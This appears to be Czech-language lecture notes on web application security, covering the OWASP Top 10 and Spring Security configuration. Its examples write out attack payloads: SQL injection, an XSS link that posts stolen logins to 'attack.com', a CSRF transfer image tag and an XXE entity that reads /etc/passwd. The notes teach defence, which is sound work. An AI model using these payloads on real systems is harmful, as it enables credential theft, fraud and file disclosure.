Zabezpečení enterprise aplikací

OWASP (Open Web Application Security Project)

- analýza rizik, návody, tutoriály, SW pro zajištění bezpečnosti ve web aplikacích

OWASP Top 10, 2017

Injection	Broken Authentication
Sensitive Data Exposure	**XML External Entities (XXE)**
Broken Access Control	Security Misconfiguration
Cross-Site Scripting (XSS)	**Insecure Deserialization**
Using components with known vulnerabilities	**Insufficient Logging & Monitoring**

Broken Access Control = Missing function level access control+ Insecure Direct Object References

Injection

Zranitelnost: A pošle text se syntaxí interpreteru cíle → spuštění škodlivého kódu na serveru

Prevence:

- manuálně – zakázat injekci do Java – Runtime.exec(),…
- pomocí safe API, např. zabezpečit přístup k DB pomocí JPA, PreparedStatement u JDBC,…

Example

A sends: `http://ex.com/userList?id='or'1'='1'` The processing servlet executes the following code:

```
String query = "SELECT * FROM users WHERE uid=" + "'" + request.
    getParameter("id") + "'";
```

Broken Authentication and Session Management

Zranitelnost: A využije chyby v autentikaci či session management (plaint-text hesla, session ID,…)

Prevence:

- využívat HTTPS pro autentizaci a citlivá data
- používat bezpečnostní knihovny
- vynucovat silná hesla
- hashovat všechna hesla
- přiřadit session k víceru faktorů (IP)

Example

- **A** sends a link to **V** with jsessionid in URL `http://ex.com;jsessionid=2P0O5FF01...`
- **V** logs in (having jsessionid in the request), then **A** can use the same session to access the account of **V**.

Cross-Site Scripting (XSS)

Zranitelnost: Jako injection, ale na klientovi. A zajistí, že se skript dostane do prohlížeče V. Může např. krást session či přesměrovávat.

Prevence: validovat jak server-handled (Java), tak client-handled vstupy

Example

Persistent – a script code filled by **A** into a web form (e.g.discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

Non-persistent – **A** prepares a malicious link

```
http://ex.com/search?q='/><hr/><br>Login:<br/><formaction='http://attack.
com/saveStolenLogin'>Username:<inputtype=textname=login></br>Password:
<inputtype=textname=password><inputtype=submitvalue=LOGIN></form></br>'<hr/>
```

and sends it by email to **V**. Clicking the link inserts the JavaScript into the **V**'s page asking **V** to provide his credentials to the malicious site.

Insecure Direct Object References

Zranitelnost: A je autentizovaný uživatel a změní parametr pro přístup k neautorizovanému objektu.

Prevence:

- kontrolovat přístup pomocí data-driven security
- užití pro uživatele/session nepřímých referencí na objekty

Example

A is an authenticated regular user being able to view/edit his/her user details being stored as a record with id=3 in the db table users. Instead (s)he retrieves another record (s)he is not authorized for: `http://ex.com/users?id=2` The request is processed as

```
PreparedStatement s
  = c.prepareStatement("SELECT * FROM users WHERE id=?",...);
s.setString(1,request.getParameter("id"));
s.executeQuery();
```

Security Misconfiguration

Zranitelnost: A přistupuje k defaultním účtům, nechráněným souborům/složkám, chybovým výpisům apod., aby získal znalosti o systému.

Prevence:

- udržovat SW (OS, DB, app server, knihovny,…) aktuální
- sken/kontrola/testy, že se nic neodkryje a nezůstane nechráněné

Example

- Application uses *older version of library* (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through *default passwords*.
- *Enabled directory listing* allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The *application returns stack trace on exception*, revealing its internals to **A**.

Sensitive Data Exposure

Zranitelnost: A většinou neprolomí šifrování. Místo toho se dívá po plain-text klíčích, otevřené kanály pro citlivá data (man-in-the-middle), slabé šifrování,…

Prevence:

- šifrování offsite záloh; chránit šifrovací klíče
- zničit nepoužívaná citlivá data
- hashovat hesla silnými algoritmy a „solí“ (salt)
    - hash = one-way funkce pro konverzi na string o pevné délce

Example

- A backup of encrypted health records is stored together with the encryption key. A can steal both.
- A site doesn't use SSL for all authenticated resources. A monitors network traffic and observes V's session cookie.
- unsalted hashes – how quickly can you crack this MD5 hash

`ee3a51c1fb3e6a7adcc7366d263899a3`
(try e.g. `http://www.md5decrypter.co.uk`)

Missing Function Level Access Control

Zranitelnost: A je autentizovaný uživatel, ale nemá admin práva. Jednoduchou změnou URL se může dostat k funkcím, ke kterým by přístup mít neměl.

Prevence:

- korektní autorizace na základě rolí

- Deny by default + Opt-In Allow
- nestačí jen schovat tlačítka, i controller a business vrstva musí být chráněny

Example

- Consider two pages under authentication:
  `http://example.com/app/getappInfo`
  `http://example.com/app/admin_getappInfo`
- **A** is authorized for both pages but should be only for the first one as (s)he is not in the admin role.

Cross-Site Request Forgery

Zranitelnost: A vytvoří padělaný HTTP request a donutí V k jeho odeslání (přes image tag, XSS) v autentizovaném módu.

Prevence:

- vložit unikátní token to skrytého pole (útočník jej nebude moci uhodnout)

Example

A creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

`http://ex.com/transfer?amnt=1000&dest=123456`

This request is embedded into an image tag on a page controled by **A** and visited by **V** who is tricked to click on it

```
<img src="http://ex.com/transfer?amnt=1000&dest=123456"/>
```

Using Components with Known Vulnerabilities

Zranitelnost: SW používá framework knihovnu se známými bezpečnostními problémy (nebo jednu z jejich závislostí). A skenuje použité komponenty a zaútočí daným způsobem.

Prevence:

- používat jen komponenty, co si sami napíšete (hehe 😊)
- sledovat všechny verze third-party knihoven, které používáte (např. přes Maven) a sledovat jejich bezpečnostní situaci
- používat security wrappers přes externí komponenty

Example

From [?] – "The following two vulnerable components were downloaded 22m times in 2011":

Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)

Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server."

Unvalidated Redirects and Forwards

Zranitelnost: A přesvědčí V ke kliknutí na link, který jej přesměruje na podobně vypadající, ale podvodnou stránku (phishing).

Prevence:

- vyhnout se přesměrováváním
- pokud nelze, nebrát v úvahu parametry uživatele pro výpočet cílové adresy
- pokud nelze, kontrolovat dodané hodnoty, než se zkonstruuje URL

Example

A makes **V** click on

```
http://ex.com/redirect.jsp?url=malicious.com
```

which passes URL parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

XML External Entities (XXE)

Zranitelnost: A dodá XML se závadným obsahem, V na něm spustí XML processor.

Prevence:

- používat jednodušší formáty (např. JSON)
- zakázat zpracovávání externích XML entit
- firewally webových aplikací

Example

A supplies a malicious XML entity, **V** processes it and exposes

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Bezpečnost Java web aplikací

- knihovny ESAPI, JAAS (∈ Java EE), Spring Security, Apache Shiro,…

Spring Security


- secures:
  - Per architectural artifact:
    - web requesty a přístup k URL
    - volání metod (přes AOP)
  - Per authorization object type:
    - operace
    - data

- autentizace a autorizace

- **Spring Security moduly:**
  - **ACL** - domain object security by Access Control Lists
  - **CAS** - Central Authentication Service client
  - **Configuration** - Spring Security XML namespace **[povinné]**
  - **core** - Essential Spring Security Library **[povinné]**
  - **LDAP** – podpora LDAP autentizace
  - **OpenID** – integrace s OpenID (decentralizovaný login)
  - **Tag Library** – JSP tagy pro view-level bezpečnost
  - **Web** – web bezpečnost na základě filtrů [pro webové aplikace]

- zabezpečení web requestů
  - zabraňuje uživatelům přistupovat k neautorizovaným URL
  - pro některé URL vynucuje HTTPS
  - nejprve je potřeba deklarovat servlet filter ve web.xml

```
<filter>
   <filter-name>springSecurityFilterChain</filter-name>
   <filter-class>
      org.springframework.web.filter.DelegatingFilterProxy
   </filter-class>
</filter>
```



- základní nastavení Security v app-security.xml:

```
<http auto-config="true">
   <intercept-url pattern="/**"access="ROLE_REGULAR"/>
</http>
```

  - automaticky nastaví:
    - filter chain ze SpringSecurityFilterChain
    - přihlašovací stránku
    - základní HTTP autentizaci
    - funkci odhlášení – invalidaci session

Customizing Security Setup

- Defining custom login form:

```
<http auto-config="true">
      <form-login
   login-processing-url="/static/j_spring_security_check"
   login-page="/login"
   authentication-failure-url="/login?login_error=t" />
      <intercept-url pattern="/**" access="ROLE_REGULAR"/>
</http>
```

Where is the login page

Where to redirect on login failure

Where the login page is submitted to authenticate users

- … for a custom JSP login page:

```
<spring:url var="authUrl" value="/static/j_spring_security_check"/>
<form method="post" action="${authUrl}">
 … <input id="username_or_email" name="j_username" type="text"/>
 … <input id="password" name="j_password" type="password" />
 … <input id="remember_me" name="_spring_security_remember_me"
         type="checkbox"/>
 … <input name="commit" type="submit" value="SignIn"/>
</form>
```

Intercepting Requests and HTTPS

- Intercept-url rules are evaluated top-bottom; it is possible to use various SpEL expressions in the `access` attribute (e.g. `hasRole`, `hasAnyRole`, `hasIpAddress`)
-

```
<http auto-config="true" use-expressions="true">
   <intercept-url
      pattern="/admin/**"
      access="ROLE_ADM"
      requires-channel="https"/>
   <intercept-url pattern="/user/**" access="ROLE_USR"/>
   <intercept-url
      pattern="/usermanagement/**"
      access="hasAnyRole('ROLE_MGR','ROLE_ADM')"/>
   <intercept-url
      pattern="/**"
      access="hasRole('ROLE_ADM') and
hasIpAddress('192.168.1.2')"/>
   </http>
```

Allows SpEL

Forces HTTPS

- dále knihovna AC tagů pro JSP,…
- autentizace:
  - v paměti
  - JDBC

- LDAP
- OpenID
- CAS
- X.509 certifikáty
- JAAS

Securing Methods

```
<global-method-security
secured-annotations="enabled"
jsr250-annotations="enabled"/>
```

@Secured

@RolesAllowed (compliant with EJB 3)

- Example

```
@Secured("ROLE_ADM","ROLE_MGR")
public void addUser(String id, String name) {
    ...
}
```

Ensuring Data Security

```
<global-method-security
pre-post-annotations="enabled"/>
```

@PreAuthorize
@PostAuthorize
@PostFilter
@PreFilter

Authorizes method execution only for managers coming from given IP.

```
@PreAuthorize("(hasRole('ROLE_MGR') AND
    hasIpAddress('192.168.1.2')")
@PostFilter("filterObject.owner.username ==
    principal.username")
public List<Account> getAccountsForCurrentUser()
{
...
}
```

Returns only those accounts in the return list that are owned by currently logged user